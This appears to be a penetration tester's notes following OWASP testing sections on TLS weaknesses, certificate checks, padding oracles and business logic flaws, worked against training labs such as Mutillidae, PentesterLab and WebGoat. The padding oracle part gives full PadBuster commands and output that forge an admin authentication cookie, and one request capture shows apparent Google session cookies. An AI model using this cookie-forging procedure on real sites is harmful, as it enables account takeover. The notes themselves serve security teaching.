1892 http://192.168.222.136 POST /mutillidae/index.php?page=login.php ✓ 200 69047 HTML php 192.168.222.136
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: showhints=0; dbx-postmeta[grabbit]=0,-,1,-,2,-,3,-,4,-,5,-,6,-&advancedstuff=0,-,1,-,2,-; security_level=0; remember_token=Stu37BrvdLCcPfSwad7x4g; PHPSESSID=d25695pologQbj38rk351rgb0;
Server:b3dhc3B1dC8; acopenidivids=wingset,jotto,phphb2,redaine; acgroupswithpersist=nada;
_railgoat_session=BAh7B0k1D3N1c3Nbpc5fAWQG0g2FPhKjTg3Z3Q0HjMSHjAjNjBhNwYjI1NsQwYjE3ZDYCNWY4BjzAVEr1EF5j3cJmX3BvaZVuBjzAPkkiHUVBPs9tMCpudlRJcadPnsJyMkZSTjd2nJvTE4bmhWHOZvaXIOamQwZWHSBj
sAfg3D3D->bc1955ebeb5d497b1aCbefdabd2e43b4af81265; SESSIONID=0E9CFC6E8B6C4DF393DCA5D3BE7FF1
Connection: close
Upgrade-Insecure-Requests: 1
username=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&password=&login=php-submit-button=Login
```

Request		Response						192.168.222.136		
				200	69047	HTML	php			
Raw		Headers		Hex	HTML	Render				
Failure is always an option										
Line	170	Code	0	File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php					
Message					/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_error: 0 errno:1146 error:Table 'nowasp.accounts' doesn't exist client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='aa'; (0) [Exception]					
Trace					#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...) #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...) #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('aaaaaaaaaaaa...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutill...') #4 {main}					
Diagnostic Information					Error querying user account					

Testing for weak Cryptography

1. SSL/TLS Testing

Testing SSL/TLS cipher specifications and requirements for site:

Black box testing: Detect possible of weak cipher, the ports associate to SSL/TLS must be defined. Typically include port 443 which standard https port.

- Nmap scanner via “-sV” scan option, is able to identify SSL services.

```
root@ilak:~# nmap -sV google-gruyere.appspot.com
Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-05 12:04 +07
Nmap scan report for google-gruyere.appspot.com (172.217.24.180)
Host is up (0.018s latency).
Other addresses for google-gruyere.appspot.com (not scanned): 2404:6800:4005:80e::2014
rDNS record for 172.217.24.180: kulo8s01-in-f20.1e100.net
Not shown: 995 filtered ports
PORT      STATE    SERVICE      VERSION
80/tcp     open     tcpwrapped
113/tcp    closed   ident
443/tcp    open     tcpwrapped
8008/tcp   open     tcpwrapped
8010/tcp   open     tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.48 seconds
```

- Identifying SSL services and weak ciphers with Nessus.

Port 443/tcp was found to be open	
Port ▲	Hosts
443 / tcp	google-gruyere.appspot.com

CVSS Temporal Vector: CVSS2#E:F/RL:ND/RC:ND

See Also

<https://sweet32.info>
<https://www.openssl.org/blog/blog/2016/08/24/sweet32/>

Output

```
List of 64-bit block cipher suites supported by the remote server :
Low Strength Ciphers (<= 64-bit key)
EXP-RC2-CBC-MD5      Kx=RSA(512)      Au=RSA      Enc=RC2-CBC(40)      Mac=MD5
export
EXP-RC2-CBC-MD5      Kx=RSA(512)      Au=RSA      Enc=RC2-CBC(40)      Mac=MD5
export

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
more...
```

Port	Hosts
25 / tcp / smtp	192.168.222.151

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Vulnerability Pub Date: August 24, 2016
In the news: true

Reference Information

BID: [92630](#), [92631](#)
OSVDB: 143387, 143388
CVE: [CVE-2016-2183](#), [CVE-2016-6329](#)

Identifying weak cipher with <https://www.ssllabs.com/projects/index.html>

<https://www.ssllabs.com/sslttest/analyze.html?d=google-gruyere.appspot.com&s=216.58.192.20>

TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112
# TLS 1.1 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH x25519 (eq. 3072 bits RSA)	FS
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH x25519 (eq. 3072 bits RSA)	FS
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112
# TLS 1.0 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH x25519 (eq. 3072 bits RSA)	FS
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH x25519 (eq. 3072 bits RSA)	FS
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112
(P) This server prefers ChaCha20 suites with clients that don't have AES-NI (e.g., Android devices)		

Manually audit weak SSL cipher levels with openSSL

```

openssl s_client -no_tls1 -no_ssl3 -connect google-gruyere.appspot.com:443
CONNECTED(0x0000003)
depth=2 OU = GlobalSign Root CA - R2, O = GlobalSign, CN = GlobalSign
verify return:1
depth=1 C = US, O = Google Trust Services, CN = Google Internet Authority G3
verify return:1
depth=0 C = US, ST = California, L = Mountain View, O = Google Inc, CN = *.appspot-preview.com
verify return:1
---
Certificate chain
0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
    i:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
1 s:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
    i:/OU=GlobalSign Root CA - R2/O=GlobalSign/CN=GlobalSign
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFNjCCBB6gAwIBAgIINPxpacMfIwDQYJKoZIhvcNAQELBQAwwDELMAkGA1UE
BhMCVMMxHjAcBgNVBAoTFUdvb2dsZSBucnVzdCBTZXJ2aWNlczElMCMGA1UEAxMc
R29VZ2xLIIEldGvbybm0IEF1dGhvcm1oeSBHMzAeFw0xDAXMTYwOTU3MjdaFw0x
ODA0MTAwODQzMDBaMG8xCzAJBgNVBAYTA1VTMRMwEQQDVQQIDApDYWxpZm9ybmlh
MRYWFAYDVQQHDA1Nb3VudGFpbjBWAwV3MRMwEQQDVQQKDApHb29nbGUgSW5jMR4w
HAYDVQDDBuqLmFwcHNwb3QtcHJldm1ldy5jb20wggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQCuIFK4+o04NKCGEqtii5cEx1wmBEuE4e1ibStSfTF0vmhh
+p8+ZALGF++77krLDL9CuTAcxr15b0H10wEU4laZatta9ldMd+h1hgc9kCXkXNJ
3R4D/be53nmPSiIi1JY6wBV/WhgZDisSTznDSTBDwdep+fTxFB9X07EF3eb+iy0q
k09xGbmwdTqHrRiCXNjn9PQn9dPUoW/dEyrkGA+UgnqH0X2ccOMPEb63VuLT0Z
SBnv+HwYSKvxqPiEwg2KYarBWUjeUpPb0zfT5Vd+exYD+UkeCTbyc55DEKqxiqxd
knWh7v601iEBPHLQeXYTcn8bjL+uPzmDOqv0ZxAgMBAAGjggHvMIIB6zATBgvN
HSUEDAKBgggBgEFBQcDATCBxQYDVR0RBIG9MIG6ghUqLmFwcHNwb3QtcHJldmll
dy5jb22CDSoUYXBwc3BvdC5jb22CFSooudGhpbt3axRoZ29vZ2x1LmNvbYI0Ki53
axRoZ29vZ2x1LmNvbYIRKi53axRoew91dHViz5jb22CE2FwchNwb3QtcHJldmll
dy5jb22CC2FwchNwb3QuY29tghN0agIua3dpdGhnb29nbGUuY29tgg53axRoZ29v
Z2x1LmNvbYIPd2l0aHlvdXR1YmuuY29tMggGCCsGAQUFBwEBBFwwWjAtBgggBgEF
BQcwAoYhaHR0cDovL3BraS5nb29nL2dzcjIVr1RTR01BRzMuY3J0MckGCCsGAQUF
BzABhh1odHRwOi8vb2NzcC5wa2kuZ29vZy9HVNHSUFHMzAdBgNVHQ4EFgQU7e+S
RVIYnYEGLyhC7UpYmn13LZIwDAYDVR0TAQH/BAIwADAFBgNVHSMEGDAwgbR3wrhQ
mmdd2drEtwoBQg6B+pn66SzAhBgNVHSAEGjAYMAwGCisGAQQB1nkCBQMwCAYGZ4EM
AQICMDEGA1u0dHwQqMCGwJqAk0CKGIGh0dHA6Ly9jcmwuCgtplmdvb2cvrlRTR01B
RzMuY3JsmA0GCSqGSIb3DQEBCWUA4IBAQAKVj6QkSaz5cq3LaB30oEmpQAavn/z
rEUyMmp02GmHkt8Cf145g5mnvc560zE5Z6t4r6ZWLAAQNIw7NWu+cmDcM1qEwW/q
6VaQsv0OX80m2n+GQAjokrFcORiGJYH1K5Wea2QbRQx8r+XYIK92d79nE041vm2A
Op4WYt6IBTEzENEmMdcpjrvirEr19P5BQJLsdIkattOExsN5KuuBgZPdT0b51Cu
iziFnPDkDySLKNhhbXBNjKlsr52ujyqpWsrwUu7elubz53cx8t6hAV9y8Z9Qn0J
QCMPdeMIOZWoAxjVb2hvb5konRn+dH5QtILzy6+CbQgfBzAIC8gn+25
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
issuer=/C=US/O=Google Trust Services/CN=Google Internet Authority G3
---
No client certificate CA names sent
Peer signing digest: SHA256

```

```

New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol : TLSv1.2
    Cipher   : ECDHE-RSA-CHACHA20-POLY1305
    Session-ID: EF5E62B4253B4155268B072AE037C45B32854C30BDCF5EE64625C8FAF4F5A0C9
    Session-ID-ctx:
    Master-Key: 6115CC2B4568B6AFB39F9CDCAB06C6DEEC7FEB2F89FFF1023E53E8DA12A3019D1A4D979F950F90DD84630DB946759E16
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 100799 (seconds)
    TLS session ticket:
0000 - 00 20 99 92 c5 bb 96 7d-ab f0 31 45 4c d4 86 c4 . ....}..1EL...
0010 - 9a 31 1d ff 0c 35 1f c2-56 88 02 0b e9 35 70 61 .1...5..V....5pa
0020 - a2 a3 b4 7d ce 6b c5 fd-b2 91 4e 39 55 ed 87 5c ...}.k....N9U..\_
0030 - 68 fd 2f 2c d5 05 62 39-e4 49 24 38 20 4a 97 01 h./...b9.I$8 J..
0040 - dd 49 04 33 0e f4 73 26-ee fc f4 ac 1a b4 96 ab .I.3..s&.....
0050 - 35 c1 3d 8c b9 98 ca 9f-d3 d6 f2 7c c8 c1 46 47 5.=.....|..FG
0060 - 22 b9 24 3f 87 2a 47 cf-f7 49 bc 9f f4 34 ca 7e ".?$.*G..I...4.~
0070 - d6 25 0b 66 57 5d bc ab-79 4a 0e cd ca 00 ba 6a %.fw]..yJ.....j
0080 - 0f fe 83 aa 9c 1a 1a e9-11 97 6f fe d1 e7 40 53 .....o...@5
0090 - 22 a2 14 ae a2 09 7d 7d-89 d5 6e c9 22 35 7a 37 "...}}..n."5z7
00a0 - ef d6 97 80 3b 3a 97 21-c3 a0 9f 04 4a 1f 88 b1 ....j:!.....J...
00b0 - ea d4 28 8b c7 83 64 60-7a 16 f0 15 83 b6 ae e9 ..(...d`z.....
00c0 - 4a 00 33 bc 78 e3 5a 7a-20 a3 01 d4 20 7e 94 f6 J.3.x.Zz ... ~..
00d0 - fc e3 ef 25 29 ff 1c 29-52 c4 ...%)...)R.

Start Time: 1517809834
Timeout   : 7200 (sec)
Verify return code: 0 (ok)
Extended master secret: yes
---
```

White box testing: Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example:

- The registry path in windows defines the ciphers available to the server:
 - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SC HANNEL\Ciphers\
- Linux?

Testing SSL Certificate Validity – Client and Server

When accessing a web application via https protocol, a secure channel is established between client and server. The identify is digital certificates. In order for the communication to be setup, a number of checks on the certificates must be passed:

- Check the CA (Certificate Authority) is trusted
 - Each browser come with a preloaded list of trusted CAs, against which the certificate signing CA is compared.
- Check the certificate is currently valid
 - Certificate have an associated period of validity. Browser can warned this case.
- Check that name of site and name reported in the certificate match

- If the name of the server and the certificate do not match, it might sound suspicious. A system may host a number of name-based virtual hosts, which share same IP address and are identified by means of the HTTP 1.1 host: header. In this case, since the SSL handshake checks the server certificate before HTTP request is processed, it is not possible to assign different certificates to each virtual server.

Black box testing:

- Using Browser such as FireFox

The screenshot shows a Firefox browser window with the following details:

- Address bar: `https://192.168.222.148:8834`
- Toolbar icons: three dots, refresh, star, search bar with placeholder "Search".
- Main content area:
 - Your connection is not secure** (with a lock icon)
 - The owner of 192.168.222.148 has configured their web site improperly. To protect your information from being stolen, Firefox has not connected to this web site.
 - [Learn more...](#)
 - Report errors like this to help Mozilla identify and block malicious sites
 - Buttons: **Go Back** (blue), **Advanced** (white).
- Details panel (under "Advanced"):
 - 192.168.222.148:8834 uses an invalid security certificate.
 - The certificate is only valid for ilak
 - Error code: [SSL_ERROR_BAD_CERT_DOMAIN](#)
 - [Add Exception...](#)

The certificate will not be valid until *(date)*

The screenshot shows a Firefox browser window with the following details:

- Main content area:
 - The certificate will not be valid until *date (...)*
 - Error code: [SEC_ERROR_EXPIRED_ISSUER_CERTIFICATE](#)

The certificate expired on *(date)*

The certificate expired on *date* (...)

Error code: SEC_ERROR_EXPIRED_CERTIFICATE

The certificate is not trusted because the issuer certificate is unknown

The certificate is not trusted because the issuer certificate is unknown.

The server might not be sending the appropriate intermediate certificates.

An additional root certificate may need to be imported.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is not trusted because it is self-signed

The certificate is not trusted because it is self-signed.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is only valid for *(site name)*

example.com uses an invalid security certificate.

The certificate is only valid for the following names: www.example.com, *.example.com

Error code: SSL_ERROR_BAD_CERT_DOMAIN

More at: <https://support.mozilla.org/en-US/kb/what-does-your-connection-is-not-secure-mean#the-certificate-will-not-be-valid-until-date>

- Using MMC in window to view list of trusted CA

Trusted Root Certification Authorities store contains 56 certificates.

Issued To	Issued By	Expiration Date	Intended Purposes
AddTrust External CA Root	AddTrust External CA Root	5/30/2020	Server Authentication
AffirmTrust Commercial	AffirmTrust Commercial	12/31/2030	Server Authentication
Baltimore CyberTrust Root	Baltimore CyberTrust Root	5/12/2025	Server Authentication
Certum CA	Certum CA	6/11/2027	Server Authentication
Certum Trusted Network CA	Certum Trusted Network CA	12/31/2029	Server Authentication
Class 3 Public Primary Certificate	Class 3 Public Primary Certificate	8/1/2028	Secure Email, Client...
COMODO RSA Certification Authority	COMODO RSA Certification Authority	1/18/2038	Server Authentication
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	12/30/1999	Time Stamping
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	11/9/2031	Server Authentication
DigiCert Global Root CA	DigiCert Global Root CA	11/9/2031	Server Authentication
DigiCert High Assurance EV Root CA	DigiCert High Assurance EV Root CA	11/9/2031	Server Authentication
DST Root CA X3	DST Root CA X3	9/30/2021	Secure Email, Server...
D-TRUST Root Class 3 CA 2 EV 2009	D-TRUST Root Class 3 CA 2 EV 2009	11/5/2029	Server Authentication
Entrust Root Certification Authority	Entrust Root Certification Authority	11/27/2026	Server Authentication
Entrust Root Certification Authority	Entrust Root Certification Authority	12/7/2030	Server Authentication
Equifax Secure Certificate Authority	Equifax Secure Certificate Authority	8/22/2018	Secure Email, Server...
GeoTrust Global CA	GeoTrust Global CA	5/20/2022	Server Authentication
GeoTrust Primary Certification Authority	GeoTrust Primary Certification Authority	7/16/2036	Server Authentication
GeoTrust Primary Certification Authority	GeoTrust Primary Certification Authority	12/1/2037	Server Authentication

2. Testing for Padding Oracle

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations.

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS 7. It fills the remaining bytes with the value of the padding length.

Example

If the padding has the length of 5 bytes, the byte value 0x05 is repeated five times after the plain text.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.

How to Test

Use below tools to testing this case

- PadBuster - <https://github.com/GDSSecurity/PadBuster>
- python-paddingoracle - <https://github.com/mwielgoszewski/python-paddingoracle>

- Poracle - <https://github.com/iagox86/Poracle>
- Oracle Exploitation Tool (POET) - <http://netifera.com/research/>

Test Example

Screenshot of a web browser showing a registration form. The URL is 192.168.222.157/register.php.

Register

Username:

Password:

Password (again):

Log in


Request

```
POST /login.php HTTP/1.1
Host: 192.168.222.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.157/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Upgrade-Insecure-Requests: 1
username=cloud&password=cloud
```

Response

```
HTTP/1.1 302 Found
Date: Thu, 01 Mar 2018 02:33:43 GMT
Server: Apache/2.4.1 (Ubuntu) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=e98db9127c61b1c7f0e9112f16emVi
Location: /index.php
Content-length: 778
Content-type: text/html

<!-- PentesterLab -->
<html>
  <head>
    <title>[PentesterLab] Padding Oracle</title>
    <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
    <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
  </head>
  <body>
    <div class="container-narrow">
      <div class="header">
        <div class="navbar navbar-fixed-top">
          <div class="nav-collapse collapse">
            <ul class="nav navbar-nav">
              <li><a href="/login.php">Login</a></li>
              <li><a href="/register.php">Register</a></li>
            </ul>
          </div>
        </div>
      </div>
      <div class="container">
        <div class="body-content">
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi
--encoding 0
+-----+
| PadBuster - v0.3.3
| Brian Holyfield - Gotham Digital Science
| labs@gdsecurity.com
+-----+
INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530
INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***
INFO: No error string was provided...starting response analysis
*** Response Analysis Complete ***
The following response signatures were returned:
ID#      Freq      Status  Length  Location
-----+
1        1        200     1677    N/A
2 **   255     200      15      N/A
-----+
```

```
root@kali: ~
File Edit View Search Terminal Help
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
AHHT.py  rb
Continuing test with selection 2

[+] Success: (29/256) [Byte 8]
[+] Success: (138/256) [Byte 7]
[+] Success: (68/256) [Byte 6]
[+] Success: (202/256) [Byte 5]
[+] Success: (135/256) [Byte 4]
[+] Success: (240/256) [Byte 3]
[+] Success: (89/256) [Byte 2]
[+] Success: (70/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 5b2c2b6255bfd47a
[+] Intermediate Bytes (HEX): b2a0167c32bf74e2
[+] Plain Text: user=clo

Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361, <STDIN> line 1.
*** Starting Block 2 of 2 ***

[+] Success: (131/256) [Byte 8]
[+] Success: (48/256) [Byte 7]
[+] Success: (70/256) [Byte 6]
[+] Success: (169/256) [Byte 5]
[+] Success: (159/256) [Byte 4]
[+] Success: (213/256) [Byte 3]
[+] Success: (177/256) [Byte 2]
[+] Success: (218/256) [Byte 1]
```

```
root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtroot@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtVb%2Fueryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtVb%2Fueryil%2Fl6emVi --encoding 0 -plaintext user=admin

+-----+
| PadBuster - v0.3.3
| Brian Holyfield - Gotham Digital Science
| labs@gdssecurity.com
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

+-----+
ID#      Freq      Status    Length   Location
+-----+
1        1         200       1677     N/A
2 **     255       200       15        N/A
+-----+
```

```
Block 1 Results:  
[+] New Cipher Text (HEX): 0408ad19d62eba93  
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe  
  
-----  
** Finished ***  
  
[+] Encrypted value is: BAitGdYuupMjA3gl1aFo0wAAAAAAAAAA  
-----
```

```
2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding...  
  
Request Original response Edited response  
Raw Params Headers Hex  
POST /login.php HTTP/1.1  
Host: 192.168.222.157  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-GB,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.222.157/login.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 29  
Connection: close  
Upgrade-Insecure-Requests: 1  
  
username=cloud&password=cloud
```

2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding ...

Request Original response Edited response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.11 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=qby8Cz6ZJh2kHqNIC%2FJdixCsHyElue62
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html

2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding ...

Request Original response Edited response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.11 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=BAitGdYuupMjA3gllaFo0wAAAAAAAAAA
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html

[PentesterLab] Padding Oracle × +
← → ⌂ ⌄ 192.168.222.157/index.php
Logout

Padding Oracle

Welcome to the [PentesterLab](#)'s exercise on Padding Oracle.

The objective of this exercise is to find a way to get logged in as the user "admin"..

You are currently logged in as admin!

Business Testing Logic

1. Test Business Logic Data Validation

The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side on an application of system. The front end and the back end of the application should be verifying and validating that the data it has, it using and is passing along is logically valid.

How to Test

- Review the project documentation and use exploratory testing looking for data entry points or hand off points between system or software.
- Once found try to insert logically invalid data into the application/system

- Perform front-end GUI functional valid testing on the application to ensure that the only “valid” values are accepted
- Using an intercept proxy observe the HTTP-POST/GET looking for places that variables such as cost an quality are passed.
- Verify that input HTTP request and every HTTP response contains a content type header specifying a safe character set (e.g., UTF-8).
- Verify that HTTP headers in both requests and responses contain only printable ASCII characters
- Verify that the input field have “max-length”

Test example

2122 https://www.google.com.vn	POST /gen_204?s=webaft&atyp=cs&ei=1b2g...	✓	204	368	HTML	✓ 172.217.10.227
2123 https://id.google.com.vn	GET /verify/AloQP3hyBUsr3N1JfhDrUrLwe...		200	808	HTML	✓ 172.217.31.35 NID=125=cgMy...

Request Response

Raw Headers Hex

```
POST /gen_204?s=webaft&atyp=cs&ei=1b2gWrnLPJHx_AazwYggCk&rt=wsrc.2105,aft.119,prt.77,sct.13 HTTP/1.1
Host: www.google.com.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com.vn/
Content-Length: 0
Content-Type: text/plain;charset=UTF-8
Cookie:
SID=idB8G9TvDQv3_c5rWonVLKt9X227vstQTVRgW3SNexHeQvIL3nLA4ssSJ-L4CCNGW6UD0_xKsGrTjuX4-SrgjtUlcWqdZpCwbgnzCJy1BuPqtadUghGCK29Q2GhJF43yINGUCLWu8MOxLzxLgC3avviDTv8atVdjN_ZafHbCnHxmNsjiJ
v; CONSENT=YB8+VN_v1t+20170521-09-0; SID=a0g0vE4H7v1sA3Q3R32HLEx04p7aFt4q1PMh73YRnbQ29och1AYHOB0xvVED_1nJH0uHQ.; HSID=AxhevQiDAh9gS6F1b; SSID=A65B-ye20dIBvNlCh;
APISID=97Qm5cvJL0MF1xEduIvB9Gdc3UrvvtKV; SAPISID=Sew4tea_giuq7xK/AqfHJZLQ2ggjtG-Q84; IP_JAR=2018-03-08-04
Connection: close
```

Request Response

Raw Headers Hex

```
HTTP/1.1 204 No Content
Content-Type: text/html; charset=UTF-8
Date: Thu, 08 Mar 2018 04:36:40 GMT
Server: gws
Content-Length: 0
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alt-Svc: h3=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338; quic=51303337; quic=51303335; quic=":443"; ma=2592000; v="41,39,38,37,35"
Connection: close
```

Refer

- All Input Validation test cases
- Testing for Account Enumeration and Guessable User Account
- Testing for Bypassing Session Management Schema
- Testing for Exposed Session Variables

2. Test Ability to Forge Requests

How to Test

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility
- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated
- If any are found try to guess and change these values to get a different application response or behavior

Refer

- Testing for Exposed Session Variables
- Testing for CSRF
- Testing for Account Enumeration and Guessable User Account

3. Test Integrity Checks

How to Test

- Using a proxy capture and HTTP traffic looking for hidden fields / non editable
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business and manipulate values you were not intended to have access to.
- List components of the application or system that could be edited, for example logs or databases
- For each component identified, try to read, edit or remove its information

Test Example

OWASP WebGoat v5.4

Introduction General Application Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Injection Flaws Denial of Service Insecure Communication Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering

[Bypass HTML Field Restrictions](#)
[Exploit Hidden Fields](#)
[Exploit Unchecked Email](#)
[Bypass Client Side JavaScript Validation](#)

Session Management Flaws Web Services Admin Functions Challenge

192.168.222.136/WebGoat/attack?Screen=17&menu=1700

Show Params Show Cookies Lesson Plan

Solution Videos [Restart this Lesson](#)

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters(^[a-z]{3}\$)

Field2: exactly three digits(^[0-9]{3}\$)

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*\$)

Field4: enumeration of numbers (^{one|two|three|four|five|six|seven|eight|nine})

